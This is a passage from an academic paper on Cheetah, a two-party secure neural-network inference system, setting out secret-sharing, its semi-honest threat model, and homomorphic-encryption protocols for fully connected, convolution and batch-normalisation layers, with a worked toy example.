For the arithmetic secret sharing, an ℓ-bit value x is shared additively in the ring $\mathbb{Z}_{2^\ell}$ as the sum of two values, say $\langle x \rangle^A_{2^\ell}$ and $\langle x \rangle^B_{2^\ell}$. To reconstruct the value x, we compute the modulo addition, i.e., $x \equiv \langle x \rangle^A_{2^\ell} + \langle x \rangle^B_{2^\ell} \bmod 2^\ell$. In the two-party setting, value $x \in \mathbb{Z}_{2^\ell}$ is secretly shared between Alice and Bob, by letting Alice hold the share $\langle x \rangle^A_{2^\ell}$ and letting Bob hold the share $\langle x \rangle^B_{2^\ell}$. Also, we will omit the subscript if the modulo 2^ℓ is clear from the context.

Fixed-point Values and Truncation. Most prior works on 2PC use fixed-point arithmetic, where a real value $\tilde{x} \in \mathbb{R}$ is encoded as a fixed-point value $x = \lfloor \tilde{x} 2^f \rfloor \in \mathbb{Z}$ under a specified precision $f > 0$. The multiplication of two fixed-point values of f-bit precision results at a fixed-point value of $2f$-bit precision. In order to do subsequent arithmetics, a truncation is required to scale down to f-bit precision. Suppose $\langle x \rangle^A_{2^\ell}$ and $\langle x \rangle^B_{2^\ell}$ are the shares of a double-precision value, i.e., $\lfloor \tilde{x} 2^{2f} \rfloor$. A faithful truncation protocol should take $\langle x \rangle^A_{2^\ell}$ and $\langle x \rangle^B_{2^\ell}$ as input and compute the shares of $\lfloor \tilde{x} 2^{2f} \rfloor \gg f$.

Truncation Errors. The local truncation protocol of [43] introduces probability errors. For example, to perform the local truncation on $\langle x \rangle^A_{2^\ell}$ and $\langle x \rangle^B_{2^\ell}$, two share holders set $\langle x' \rangle^A_{2^\ell} = \lfloor \langle x \rangle^A_{2^\ell} / 2^f \rfloor$ and $\langle x' \rangle^B_{2^\ell} = 2^\ell - \lfloor 2^\ell - \langle x \rangle^B_{2^\ell} / 2^f \rfloor \bmod 2^\ell$, respectively. Then the value x' equals to $\lfloor \tilde{x} 2^f \rfloor + e_0 + e_1$ with two probability errors where the small error $|e_0| \leq 1$ occurs at the chance of $1/2$ and the harsh error $|e_1| < 2^\ell$ occurs with a chance of $x/2^\ell$. To decreases the probability of the harsh error e_1, a larger bitlength ℓ is needed. This renders a larger overhead on both of linear protocols and non-linear protocols.

2.5 Secure Neural Network Inference

In this section we describe an abstraction of DNN and set up the secure neural inference problem that we will tackle in the rest of the manuscript. DNN takes an input $\mathbf{x}$ (e.g., RGB image) and processes it through a sequence of linear and non-linear layers in order to classify it into one of the potential classes, e.g., $\mathbf{z} = f_d(f_{d-1}(\cdots(f_1(\mathbf{x},\mathbf{W}_1),\cdots),\mathbf{W}_{d-1}),\mathbf{W}_d)$ where f_d is the function evaluated in the d-th layer and $\mathbf{W}_d$ is the weight parameter(s) used in that layer. Suppose we already have 2PC protocols that take secret-shared inputs and output secret-shared results for the functions $f_1, f_2, \cdots, f_d$, to achieve the secure inference, we can simply invoke the corresponding 2PC protocols sequentially.

We now describe the functions we are targetting, and then present how to evaluate those functions privately.

2.5.1 Linear Layers

Fully Connected Layer (FC). The input to a fully connected layer is a vector $\mathbf{v} \in \mathbb{F}^{n_i}$ of length n_i and its output is a vector $\mathbf{u} \in \mathbb{F}^{n_o}$ of length n_o. A fully connected layer is parameterized by the tuple $(\mathbf{W},\mathbf{b})$ where $\mathbf{W} \in \mathbb{F}^{n_o \times n_i}$ is the weight matrix and $\mathbf{b}$ is an n_o-sized bias vector. The output is specified by the linear transformation $\mathbf{u} = \mathbf{W}\mathbf{v} + \mathbf{b}$.

Convolution Layer (CONV). A two dimensional strided convolution $\mathsf{Conv2D}(\mathbf{T},\mathbf{K};s)$ over a field $\mathbb{F}$ operates on a 3-dimension tensor $\mathbf{T} \in \mathbb{F}^{C\times H\times W}$ with a stride $s > 0$ and a set of kernels (also called filters) represented by a 4-dimension tensor $\mathbf{K} \in \mathbb{F}^{M\times C\times h\times h}$ to generate a 3-dimension output tensor $\mathbf{T}' \in \mathbb{F}^{M\times H'\times W'}$ where $H' = \lfloor (H-h+s)/s \rfloor$ and $W' = \lfloor (W-h+s)/s \rfloor$. If $\mathbf{T}$ is an RGB image then $C = 3$ and H, W denote the height and width of the image, respectively. Also, M denotes the number of kernels used in the convolution and h is the size of the kernels.

From a mathematical viewpoint, the two dimensional strided convolution can be seen as calculating weighted sums

$$\mathbf{T}'[c',i',j'] = \sum_{\substack{c\in[[C]]\\ l,l'\in[[h]]}} \mathbf{T}[c,i's+l,j's+l']\mathbf{K}[c',c,l,l']. \quad (2)$$

for each position (c',i',j') of the output tensor $\mathbf{T}'$.

Batch Normalization Layer (BN). In DNNs, a BN layer $\mathsf{BN}(\mathbf{T};\alpha,\beta)$ takes as input of 3-dimension tensor $\mathbf{T} \in \mathbb{F}^{C\times H\times W}$ and output a 3-dimension tensor $\mathbf{T}'$ of the same shape. An BN layer is specified by the tuple (μ,θ) where $\mu \in \mathbb{F}^C$ is the scaling vector and $\theta \in \mathbb{F}^C$ is the shift vector. For all $c \in [[C]], i \in [[H]]$ and $j \in [[W]]$, $\mathbf{T}'$ is computed via

$$\mathbf{T}'[c,i,j] = \mu[c]\mathbf{T}[c,i,j] + \theta[c]. \quad (3)$$

By viewing each channel of $\mathbf{T}$ as a HW-sized vector, we can naturally rewrite the BN evaluation to a form that involves scalar-vector multiplications and vector additions only.

Parameters: Shape meta $n_i, n_o > 0$.
Computation: On input $\langle \mathbf{v}\rangle^A \in \mathbb{F}^{n_i}, \mathbf{W} \in \mathbb{F}^{n_o\times n_i}$ and $\mathbf{b} \in \mathbb{F}^{n_o}$ from Alice and input $\langle \mathbf{v}\rangle^B \in \mathbb{F}^{n_i}$ from Bob, compute $\mathbf{u} = \mathbf{W}\mathbf{v} + \mathbf{b}$. Sample an uniform vector $\mathbf{r}$ from $\mathbb{F}^{n_o}$.
Return: $\mathbf{r}$ to Alice and $\mathbf{v} - \mathbf{r} \in \mathbb{F}^*$ to Bob.

(a) Ideal Functionality $\mathcal{F}_{\text{FC}}$

Parameters: Shape meta M, C, H, W, h and stride $s > 0$.
Computation: On input $\langle \mathbf{T}\rangle^A \in \mathbb{F}^{C\times H\times W}, \mathbf{K} \in \mathbb{F}^{M\times C\times h\times h}$ from Alice and input $\langle \mathbf{T}\rangle^B \in \mathbb{F}^{C\times H\times W}$ from Bob, compute $\mathbf{T}' = \mathsf{Conv2D}(\mathbf{T},\mathbf{K};s)$. Sample an uniform tensor $\mathbf{R}$ from $\mathbb{F}$ with the same shape of $\mathbf{T}'$.
Return: $\mathbf{R}$ to Alice and $\mathbf{T}' - \mathbf{R} \in \mathbb{F}^*$ to Bob.

(b) Ideal Functionality $\mathcal{F}_{\text{CONV}}$

Parameters: Shape meta C, H, W.
Computation: On input $\langle \mathbf{T}\rangle^A \in \mathbb{F}^{C\times H\times W}, \mu, \theta \in \mathbb{F}^C$ from Alice and input $\langle \mathbf{T}\rangle^B \in \mathbb{F}^{C\times H\times W}$ from Bob, compute $\mathbf{T}' = \mathsf{BN}(\mathbf{T};\mu,\theta)$. Sample an uniform tensor $\mathbf{R}$ from $\mathbb{F}$ with the same shape of $\mathbf{T}'$.
Return: $\mathbf{R}$ to Alice and $\mathbf{T}' - \mathbf{R} \in \mathbb{F}^*$ to Bob.

(c) Ideal Functionality $\mathcal{F}_{\text{BN}}$

Figure 1: Ideal Functionalities of Linear Layers

2.5.2 Non-linear Layers

In the context of deep learning, the non-linear layers consist of an activation function that acts on each element of the input independently or a pooling function that reduces the output size. Typical non-linear functions can be one of several types: the most common ones in DNNs are ReLU functions (i.e., $\mathsf{ReLU}(x) = \max(0,x)$) and max-pooling functions. In the context of 2PC, truncation is also considered as a non-linear layer because truncation is beyond the ability of arithmetic circuit. Following the blueprint of CrypTFlow2, these non-linear layers can be evaluated securely via OT-based protocols.

2.5.3 Two-Party Inference System & Threat Model

Suppose the secure inference is executed jointly by Alice (Server) and Bob (Client). Let I_A and I_B be the private input of Alice and Bob to a two-party protocol say Π, respectively. We write $O_A, O_B \leftarrow \Pi(I_A, I_B)$ to denote an execution of Π where O_A and O_B are the output to Alice and Bob, respectively.

We target the same threat model of DELPHI and CrypTFlow2. *Cheetah* is designed for the two-party semi-honest setting in which both of parties follow the specification of the protocol and only one of the them is corrupted by an adversary. In the context of cryptographic inference, Alice holds a DNN while Bob holds an input to the network, typically an image. By assuming semi-honest Alice and Bob, our system enables Bob to learn only two pieces of information: the architecture of the neural network (i.e., the number of layers, the type of layers, and the size of each layer), and the inference result. Alice is either allowed to learn the result or nothing, depending

on the application scenario. All other information about Bob's private inputs and the parameters of Alice's neural network model should be kept secret. We provide formal definitions of threat model in Appendix A.

Like all the prior semi-honest inference systems, *Cheetah* was not designed to defend against attacks based purely on the inference results (such as the API attacks [51,54]). Indeed, we can integrate orthogonal techniques such as differential privacy [1,32] to provide an even stronger privacy guarantee.

3 Proposed 2PC Protocols of Linear Layers

The core computation in FC, CONV and BN can be rewritten as a batch of inner products. In deep neural networks, the fan-in to the inner product circuit can be large, leading a vast number of homomorphic multiplications. To amortize the cost of multiplications, most of the prior HE-based approaches choose to use the SIMD technique. As we have mentioned, the sum-step in the inner product circuit demands expensive homomorphic rotations. Also the SIMD technique requires plaintext from a prime field $\mathbb{Z}_p$ such that $p \equiv 1 \bmod 2N$.

On the other hand, our linear protocols are free of SIMD and homomorphic rotation. We observe that the polynomial multiplication (1) itself can be viewed as a batch of inner products *if we arrange the coefficients properly*. In this section, we present and use a pair of natural mappings $(\pi^i_{\mathcal{F}}, \pi^w_{\mathcal{F}})$ to properly place the values in the input and weight to polynomial coefficients for each of the functionality $\mathcal{F}$ in Figure 1. With the help of $(\pi^i_{\mathcal{F}}, \pi^w_{\mathcal{F}})$, we then show how to evaluate these functionalities privately. Also, $\pi^i_{\mathcal{F}}$ and $\pi^w_{\mathcal{F}}$ are well-defined for any $p > 1$ such as $p = 2^\ell$, allowing our protocols to accept secretly shared input from the ring $\mathbb{Z}_{2^\ell}$ for free. All above makes our protocols fundamentally different from the previous SIMD-based approaches.

3.1 Fully Connection

We present our 2PC protocol for FC layers in Figure 2. The core computation in an FC layer is the matrix-vector multiplication $\mathbf{u} = \mathbf{W}\mathbf{v}$ which can be decomposed into inner products of vectors. Our mapping functions π^w_{fc} and π^i_{fc} are specialized for computing the inner product using polynomial arithmetic. Intuitively, when multiplying two polynomials of degree-N, the $(N-1)$-th coefficient of the resulting polynomial is the inner product of the two coefficient vectors in opposite orders. We can easily extend this idea to a batch of inner products. We now give the definitions of $\pi^w_{\text{fc}} : \mathbb{Z}_p^{n_\text{o} \times n_\text{i}} \mapsto \mathbb{A}_{N,p}$ and $\pi^i_{\text{fc}} : \mathbb{Z}_p^{n_\text{i}} \mapsto \mathbb{A}_{N,p}$. Here we first require $n_\text{o} n_\text{i} \le N$ for simplicity.

$$\begin{aligned} \hat{v} &= \pi^i_{\text{fc}}(\mathbf{v}) \text{ where } \hat{v}[j] = \mathbf{v}[j] \\ \hat{w} &= \pi^w_{\text{fc}}(\mathbf{W}) \text{ where } \hat{w}[i \cdot n_\text{i} + n_\text{i} - 1 - j] = \mathbf{W}[i,j], \end{aligned} \tag{4}$$

where $i \in [[n_\text{o}]], j \in [[n_\text{i}]]$ and all other coefficients of $\hat{v}$ and $\hat{w}$ are set to 0. The multiplication of polynomials $\hat{u} = \hat{w} \cdot \hat{v} \in \mathbb{A}_{N,p}$ directly gives the matrix–vector multiplication $\mathbf{W}\mathbf{v} \equiv \mathbf{u} \bmod p$ *in some of its coefficients.*

Inputs & Outputs:

$$\langle \mathbf{u} \rangle^A, \langle \mathbf{u} \rangle^B \leftarrow \mathsf{HomFC}(\{\langle \mathbf{v} \rangle^A, \mathbf{W}, \mathbf{b}\}, \{\langle \mathbf{v} \rangle^B, \mathsf{sk}\})$$

$\mathbf{W} \in \mathbb{Z}_p^{n_\text{o} \times n_\text{i}}$, $\mathbf{b} \in \mathbb{Z}_p^{n_\text{o}}$, $\langle \mathbf{v} \rangle^A, \langle \mathbf{v} \rangle^B \in \mathbb{Z}_p^{n_\text{i}}$, and $\mathbf{u} = \mathbf{W}\mathbf{v} + \mathbf{b} \in \mathbb{Z}_p^{n_\text{o}}$.
Public Parameters: $\mathsf{pp} = (\mathsf{HE.pp}, \mathsf{pk}, n_\text{i}, n_\text{o}, n_\text{iw}, n_\text{ow})$.

- Shape meta n_i, n_o such that $n_\text{i}, n_\text{o} > 0$. The partition window size $0 < n_\text{iw} \le n_\text{i}, 0 < n_\text{ow} \le n_\text{i}$ such that $n_\text{iw} n_\text{ow} \le N$.
- Set $n_\text{i}' = \lceil n_\text{i}/n_\text{iw} \rceil$ and $n_\text{o}' = \lceil n_\text{o}/n_\text{ow} \rceil$.

1: Bob first partitions its input shares $\langle \mathbf{v} \rangle^B$ into subvectors $\langle \mathbf{v}_\alpha \rangle^B \in \mathbb{Z}_p^{n_\text{iw}}$ for $\alpha \in [[n_i']]$. Zero-padding them when $n_\text{i} \nmid n_\text{iw}$.
2: Bob encodes the vectors to polynomials $\langle \hat{v}_\alpha \rangle^B = \pi^i_{\text{fc}}(\langle \mathbf{v}_\alpha \rangle^B)$ for $\alpha \in [[n_i']]$. Then Bob sends the RLWE ciphertexts $\{\mathsf{CT}'_\alpha = \mathsf{RLWE}^{N,q,p}_{\mathsf{pk}}(\langle \hat{v}_\alpha \rangle^B)\}$ to Alice.
3: Similarly, Alice first partitions its shares $\langle \mathbf{v} \rangle^A$ into $\langle \mathbf{v}_\alpha \rangle^A \in \mathbb{Z}_p^{n_\text{iw}}$ following the same manner in Step 1. Also, Alice partitions the weight matrix $\mathbf{W}$ into block matris $\mathbf{W}_{\beta,\alpha} \in \mathbb{Z}_p^{n_\text{ow} \times n_\text{iw}}$. Zero-padding is used to the right-most (resp. bottom-most) blocks when $n_\text{i} \nmid n_\text{iw}$ (resp. $n_\text{o} \nmid n_\text{ow}$). Then Alice encodes the subvectors and block matrices to polynomials $\langle \hat{v}_\alpha \rangle^A = \pi^i_{\text{fc}} \langle \mathbf{v}_\alpha \rangle^A$ and $\hat{w}_{\beta,\alpha} = \pi^w_{\text{fc}}(\mathbf{W}_{\beta,\alpha})$ for $\alpha \in [[n_i']]$ and $\beta \in [[n_o']]$.
4: On receiving the ciphertexts $\{\mathsf{CT}'_\alpha\}$ from Bob, Alice operates $\mathsf{CT}_\beta = \boxplus_{\alpha \in [[n_i']]}((\mathsf{CT}'_\alpha \boxplus \langle \hat{v}_\alpha \rangle^A) \boxtimes \hat{w}_{\beta,\alpha})$ for $\beta \in [[n_o']]$.
5: **[Extract and Re-mask.]** Alice samples $\mathbf{r} \in \mathbb{Z}_p^{n_\text{o}}$ uniformly at random to re-mask the computing ciphertexts. Specifically, for each $i \in [[n_\text{o}]]$, Alice first extracts an LWE ciphertext $\mathsf{ct}_i = \mathsf{Extract}(\mathsf{CT}_{i \bmod n_o'}, (i \bmod n_o')n_\text{i} + n_\text{i} - 1)$ and then re-masks it via $\mathsf{ct}'_i = \mathsf{ct}_i \boxminus \mathbf{r}[i]$. Alice then sends the LWE ciphertexts $\{\mathsf{ct}'_i\}$ back to Bob.
6: Alice outputs $\mathbf{r} + \mathbf{b} \bmod p$ as the share $\langle \mathbf{u} \rangle^A$.
7: On receiving the LWE ciphertexts $\{\mathsf{ct}'_i\}$ from Alice, Bob computes $\langle \mathbf{u} \rangle^B[i] = \mathsf{LWE}^{-1}_{\mathsf{sk}}(\mathsf{ct}'_i)$ for all $i \in [[n_\text{o}]]$.

Figure 2: Proposed Secure Fully Connection Protocol

Proposition 1 *Given two polynomials* $\hat{v} = \pi^i_{\text{fc}}(\mathbf{v}), \hat{w} = \pi^w_{\text{fc}}(\mathbf{W}) \in \mathbb{A}_{N,p}$, *the multiplication* $\mathbf{W}\mathbf{v} \equiv \mathbf{u} \bmod p$ *can be evaluated via the product* $\hat{u} = \hat{v} \cdot \hat{w}$ *over the ring* $\mathbb{A}_{N,p}$. *That is* $\mathbf{u}[i]$ *is computed in* $\hat{u}[i \cdot n_\text{i} + n_\text{i} - 1]$ *for all* $i \in [[n_\text{o}]]$.

Proof 1 *For each* $i \in [[n_\text{o}]]$, *we write* $\tilde{n}_i = i \cdot n_\text{i} + n_\text{i} - 1$ *for simplicity. By the definition of* (1) *and because* $\hat{v}[j] = 0$ *for* $j \ge n_\text{i}$, *we have* $\hat{u}[\tilde{n}_i] = \sum_{0 \le j < n_\text{i}} \hat{v}[j]\hat{w}[n_\text{i} - j] = \sum_{0 \le j < n_\text{i}} \mathbf{v}[j]\mathbf{W}[i,j]$ *which is exactly* $\mathbf{u}[i]$. ■

In Proposition 1, other coefficients besides $\hat{u}[\tilde{n}_i]$ in $\hat{u}$ contain extra information beyond $\mathbf{W}\mathbf{v}$. To prevent such leakage, Alice uses the $\mathsf{Extract}(\cdot)$ function to extract the needed coefficients from $\hat{u}$. We present a toy example in Figure 3.

When $n_\text{i} n_\text{o} > N$, we can first partition the weight matrix into sub-matrices of $0 < \bar{n}_i \times \bar{n}_o$ elements such that $\bar{n}_i \bar{n}_o \le$N

Toy example over $\mathbb{Z}_{2^5}$.

$$\mathbf{W}=\begin{bmatrix}1 & 2 & 3\\ 4 & 5 & 6\end{bmatrix}, \mathbf{v}=\begin{bmatrix}7\\ 8\\ 9\end{bmatrix} \Rightarrow \mathbf{Wv} \equiv \begin{bmatrix}18 & 26\end{bmatrix} \bmod 2^5$$

Cheetah evaluates $\mathbf{Wv}$ using π^w_{fc} and π^i_{fc}.

$\pi^w_{\text{fc}}(\mathbf{W}) \to \hat{w} = 3X^0 + 2X^1 + 1X^2 + 6X^3 + 5X^4 + 4X^5 \in \mathbb{A}_{8,2^5}$

$\pi^i_{\text{fc}}(\mathbf{v}) \to \hat{v} = 7X^0 + 8X^1 + 9X^2 \in \mathbb{A}_{8,2^5}$

$\Downarrow \hat{w} \cdot \hat{v} \bmod (X^8+1, 2^5)$

$\hat{w} \cdot \hat{v} \equiv 21X^0 + 6X^1 + 18X^2 + 4X^3 + 28^4 + 26X^5 + 13X^6 + 4X^7 \bmod (X^8+1, 2^5)$

$\Downarrow$ Extract needed coefficients

$\mathsf{LWE}(18) = \mathsf{Extract}(\mathsf{RLWE}(\hat{w}\cdot\hat{v}), 2)$

$\mathsf{LWE}(26) = \mathsf{Extract}(\mathsf{RLWE}(\hat{w}\cdot\hat{v}), 5)$

Figure 3: Toy example for π^w_{fc} and π^i_{fc} with $N = 8$ and $p = 2^5$.

($\bar{n}_i$ and $\bar{n}_o$ can be chosen freely as public parameters as long as they satisfy this constraint). Zero-padding is used when $n_{\text{i}} \nmid \bar{n}_{\text{i}}$ or $n_{\text{o}} \nmid \bar{n}_{\text{o}}$. Then we convert the task of matrix multiplication in shape $n_{\text{i}} \times n_{\text{o}}$ to subtasks of a smaller size $\bar{n}_i \times \bar{n}_o$.

Theorem 1 *The protocol* HomFC *in Figure 2 realizes the ideal functionality* $\mathcal{F}_{\text{FC}}$ *of Figure 1a for* $\mathbb{F} = \mathbb{Z}_p$ *in presence of a semi-honest admissible adversary.*

We defer the proof to Appendix D due to the space limit. For the complexity, Bob encrypts and sends n'_i RLWE ciphertexts to Alice. Alice operates with $n'_o n'_i = O(n_{\text{o}} n_{\text{i}}/N)$ homomorphic multiplications and additions. Alice sends n_{o} LWE ciphertexts to Bob for decryption which can be compressed to about $O((n_{\text{o}} + n'_o N)\log_2 q)$ bits using the optimizations in § 5.2.

3.2 Two Dimensional Convolution

We now present how to evaluate the two dimensional convolution (2) using polynomial arithmetic over the ring $\mathbb{A}_{N,p}$. Consider the most simple case of (2) such that $H = W = h$ and $M = 1$, i.e., the input tensor has the same shape as the convolution kernel. Then the computation in (2) becomes an inner product of two flatten vectors by concatenating $\mathbf{T}$ and $\mathbf{K}$ row-by-row and channel-by-channel. For general cases, we can view the computation of 2-dimension convolution as *a batch of inner products of* h^2 *values*. We now give the definitions of $\pi^i_{\text{conv}} : \mathbb{Z}_p^{C\times H\times W} \mapsto \mathbb{A}_{N,p}$ and $\pi^w_{\text{conv}} : \mathbb{Z}_p^{M\times C\times h\times h} \mapsto \mathbb{A}_{N,p}$. Here we require $MCHW \le N$ for simplicity.

$$\hat{t} = \pi^i_{\text{conv}}(\mathbf{T}) \text{ st. } \hat{t}[cHW + iW + j] = \mathbf{T}[c,i,j] \tag{5}$$

$$\hat{k} = \pi^w_{\text{conv}}(\mathbf{K}) \text{ st. } \hat{k}[O - c'CHW - cHW - lW - l'] = \mathbf{K}[c',c,l,l'],$$

where $O = HW(MC-1) + W(h-1) + h - 1$, and all other coefficients of $\hat{t}$ and $\hat{k}$ are set to 0. The multiplication $\hat{t}\cdot\hat{k} \in \mathbb{A}_{N,p}$ directly gives the 2-dimension convolution *in some of the coefficients* of the resulting polynomial.

Inputs and Outputs:

$$\langle \mathbf{T}' \rangle^A, \langle \mathbf{T}' \rangle^B \leftarrow \mathsf{HomCONV}(\{\langle \mathbf{T} \rangle^A, \mathbf{K}\}, \{\langle \mathbf{T} \rangle^B, \mathsf{sk}\})$$

such that $\langle \mathbf{T} \rangle^A, \langle \mathbf{T} \rangle^B \in \mathbb{Z}_p^{C\times H\times W}$, $\mathbf{K} \in \mathbb{Z}_p^{M\times C\times h\times h}$ and $\mathbf{T}' = \mathsf{Conv2D}(\mathbf{T}, \mathbf{K}; s) \in \mathbb{Z}_p^{M\times H'\times W'}$.
Public Parameters: $\mathsf{pp} = (\mathsf{HE.pp}, \mathsf{pk}, M, C, H, W, h, s)$.

- Shape meta M, C, H, W, h such that $MCHW \le N$ and $h \le H, W$, and stride $s > 0$.
- Set $H' = \lfloor \frac{H-h+s}{s} \rfloor$, $W' = \lfloor \frac{W-h+s}{s} \rfloor$, and $O = HW(MC-1) + W(h-1) + h - 1$.

1: Bob encodes its share as polynomial $\langle \hat{t} \rangle^B = \pi^i_{\text{conv}}(\langle \mathbf{T} \rangle^B)$. Bob sends the ciphertext $\mathsf{CT}' = \mathsf{RLWE}^{N,q,p}_{\mathsf{pk}}(\langle \hat{t} \rangle^B)$ to Alice.
2: Alice encodes its share of input tensor and the filter as polynomials $\langle \hat{t} \rangle^A = \pi^i_{\text{conv}}(\langle \mathbf{T} \rangle^A), \hat{k} = \pi^w_{\text{conv}}(\mathbf{K})$.
3: Alice samples $\mathbf{R} \in \mathbb{Z}_p^{M\times H'\times W'}$ uniformly at random.
4: On receiving the RLWE ciphertext CT' from Bob, Alice operates to obtain $\mathsf{CT} = (\mathsf{CT}' \boxplus \langle \hat{t} \rangle^A) \boxtimes \hat{k}$.
5: **[Extract and Re-mask.]** For each $c' \in [[M]], i' \in [[H']]$ and $j' \in [[W']]$, Alice first extracts a LWE ciphertext $\mathsf{ct}_{c',i',j'} = \mathsf{Extract}(\mathsf{CT}, O - c'CHW + i'sW + j's)$ and then re-masks it via $\mathsf{ct}'_{c',i',j'} = \mathsf{ct}_{c',i',j'} \boxminus \mathbf{R}[c',i',j']$. Alice then sends the ciphertexts $\{\mathsf{ct}'_{c',i',j'}\}$ back to Bob.
6: Alice outputs $\mathbf{R}$ as the share $\langle \mathbf{T}' \rangle^A$.
7: On receiving the LWE ciphertexts from Alice, Bob computes $\langle \mathbf{T}' \rangle^B[c',i',j'] = \mathsf{LWE}^{-1}_{\mathsf{sk}}(\mathsf{ct}'_{c',i',j'})$ for all positions (c',i',j').

Figure 4: Proposed Secure Convolution Protocol (Basic Ver)

Proposition 2 *Given two polynomials* $\hat{t} = \pi^i_{\text{conv}}(\mathbf{T}), \hat{k} = \pi^w_{\text{conv}}(\mathbf{K}) \in \mathbb{A}_{N,p}$, *the convolution* $\mathbf{T}' = \mathsf{Conv2D}(\mathbf{T}, \mathbf{K}; s)$ (2) *can be evaluated by the polynomial multiplication* $\hat{t}' = \hat{t}\cdot\hat{k}$ *over the ring* $\mathbb{A}_{N,p}$. *For all positions* (c',i',j') *of* $\mathbf{T}'$, $\mathbf{T}'[c',i',j']$ *is computed in the coefficient* $\hat{t}'[O - c'CHW + i'sW + j's]$ *where* $O = HW(MC-1) + W(h-1) + h - 1$.

Similarly, Alice can apply the $\mathsf{Extract}(\cdot)$ function to prevent possible leakage. We first present the basic version of our secure convolution protocol in Figure 4 which demands "small enough tensors" i.e., $MCHW \le N$.

Theorem 2 *The protocol* HomCONV *in Figure 4 realizes the ideal functionality* $\mathcal{F}_{\text{CONV}}$ *of Figure 1b for* $\mathbb{F} = \mathbb{Z}_p$ *and for inputs that* $MCHW \le N$ *in presence of a semi-honest admissible adversary.*

We defer the correctness and security proofs to Appendix D.

3.2.1 On the Cases of Large Tensors

We need to partition large input tensors and kernels so that each of the smaller blocks can be fit into one polynomial




Figure 5: Partitioning the input tensor along the H-axis and W-axis where $N = 16, C = 1, H, W = 5, h = 2$, and $H_{\mathrm{w}}, W_{\mathrm{w}} = 4$. Digits represent the coefficient indices in an encoded polynomial. The dashed parts are zero padding.

in $\mathbb{A}_{N,p}$. Particularly, we define the size of partition window for the (M,C,H,W)-axis as $M_{\mathrm{w}}, C_{\mathrm{w}}, H_{\mathrm{w}}$ and W_{w}, respectively. The size of the partition windows can be chosen freely as long as they satisfy the following constraints: $0 < M_{\mathrm{w}} \leq M$, $0 < C_{\mathrm{w}} \leq C$, $h \leq H_{\mathrm{w}} \leq H$, $h \leq W_{\mathrm{w}} \leq W$ and $M_{\mathrm{w}} C_{\mathrm{w}} H_{\mathrm{w}} W_{\mathrm{w}} \leq N$. For instance, in our experiments, to minimize the number of ciphertexts sent by Bob, we choose the window sizes H_{w} and W_{w} that minimize the product $\lceil \frac{C}{\lfloor N/(H_{\mathrm{w}} W_{\mathrm{w}}) \rfloor} \rceil \cdot \lceil \frac{H-h+1}{H_{\mathrm{w}}-h+1} \rceil \cdot \lceil \frac{W-h+1}{W_{\mathrm{w}}+h-1} \rceil$. When H_{w} and W_{w} are specified, the partition window sizes along the C-axis and M-axis is $C_{\mathrm{w}} = \min(C, \lfloor N/(H_{\mathrm{w}} W_{\mathrm{w}}) \rfloor)$ and $M_{\mathrm{w}} = \min(M, \lfloor N/(C_{\mathrm{w}} H_{\mathrm{w}} W_{\mathrm{w}}) \rfloor)$, respectively.

By splitting the big tensor and kernel into smaller blocks and zero-padding the margin blocks, we can apply (5) on the corresponding pair of subtensor and subkernel. We demonstrate why such partitions can work correctly. From the definition in (2), the convolution along the M-axis is independent for each subkernel, and thus we can equally split the M-axis into $d_M = \lceil \frac{M}{M_{\mathrm{w}}} \rceil$ groups and each of them contains M_{w} subkernels. Similarly, the convolution along the C-axis requires extra additions which are supported by HEs. Thus we can safely partition along the C-axis without overlapping too.

When the kernel size $h > 1$, we need to take extra care for the partition over the H-axis and W-axis. That is, we need to make sure that the stride window is not split into two adjacent partitions. Specifically, we partition along the H-axis and W-axis into $d_H = \lceil \frac{H-h+1}{H_{\mathrm{w}}-h+1} \rceil$ and $d_W = \lceil \frac{W-h+1}{W_{\mathrm{w}}-h+1} \rceil$ blocks, respectively. For the sub-block indexed by $(\alpha \in [[d_H]], \beta \in [[d_W]])$, it contains exact H_{w} continuous rows that starts from the $\alpha(H_{\mathrm{w}} - h + 1)$-th row, and exact W_{w} continuous columns that starts from the $\beta(W_{\mathrm{w}} - h + 1)$-th column of the big tensor $\mathbf{T}$. When $h > 1$, there are overlapping between adjacent blocks. We give an example of this case in Figure 5.

Inputs and Outputs:

$$\langle \mathbf{T}' \rangle^A, \langle \mathbf{T}' \rangle^B \leftarrow \mathsf{HomBN}\left(\left\{\langle \mathbf{T} \rangle^A, \mu, \theta\right\}, \left\{\langle \mathbf{T} \rangle^B, \mathsf{sk}\right\}\right)$$

s.t. $\langle \mathbf{T} \rangle^A, \langle \mathbf{T} \rangle^B \in \mathbb{Z}_p^{C \times H \times W}$, $\mu, \theta \in \mathbb{Z}_p^C$ and $\mathbf{T}' = \mathsf{BN}(\mathbf{T}; \mu, \theta)$.
Public Parameters: $\mathsf{pp} = (\mathsf{HE.pp}, \mathsf{pk}, C, H, W, C_{\mathrm{w}}, H_{\mathrm{w}}, W_{\mathrm{w}})$.

- The partition window sizes $0 < C_{\mathrm{w}} \leq C, 0 < H_{\mathrm{w}} \leq H$ and $0 < W_{\mathrm{w}} \leq W$ such that $C_{\mathrm{w}}^2 H_{\mathrm{w}} W_{\mathrm{w}} \leq N$.
- Let $d_C = \lceil C/C_{\mathrm{w}} \rceil$, $d_H = \lceil H/H_{\mathrm{w}} \rceil$ and $d_W = \lceil W/W_{\mathrm{w}} \rceil$.

1: Bob partitions its share tensor into sub-blocks $\langle \mathbf{T}_{\gamma,\alpha,\beta} \rangle^B \in \mathbb{Z}_p^{C_{\mathrm{w}} \times H_{\mathrm{w}} \times W_{\mathrm{w}}}$ (with zero-padding if necessary).
2: Bob then encodes the sub-blocks as polynomials $\langle \hat{t}_{\gamma,\alpha,\beta} \rangle^B = \pi_{\mathrm{bn}}^i(\langle \mathbf{T}_{\gamma,\alpha,\beta} \rangle^B)$ for $\gamma \in [[d_C]]$, $\alpha \in [[d_H]]$ and $\beta \in [[d_W]]$. Bob then sends $\{\mathsf{CT}'_{\gamma,\alpha,\beta} = \mathsf{RLWE}_{\mathsf{pk}}^{N,q,p}(\langle \hat{t}_{\gamma,\alpha,\beta} \rangle^B)\}$ to Alice.
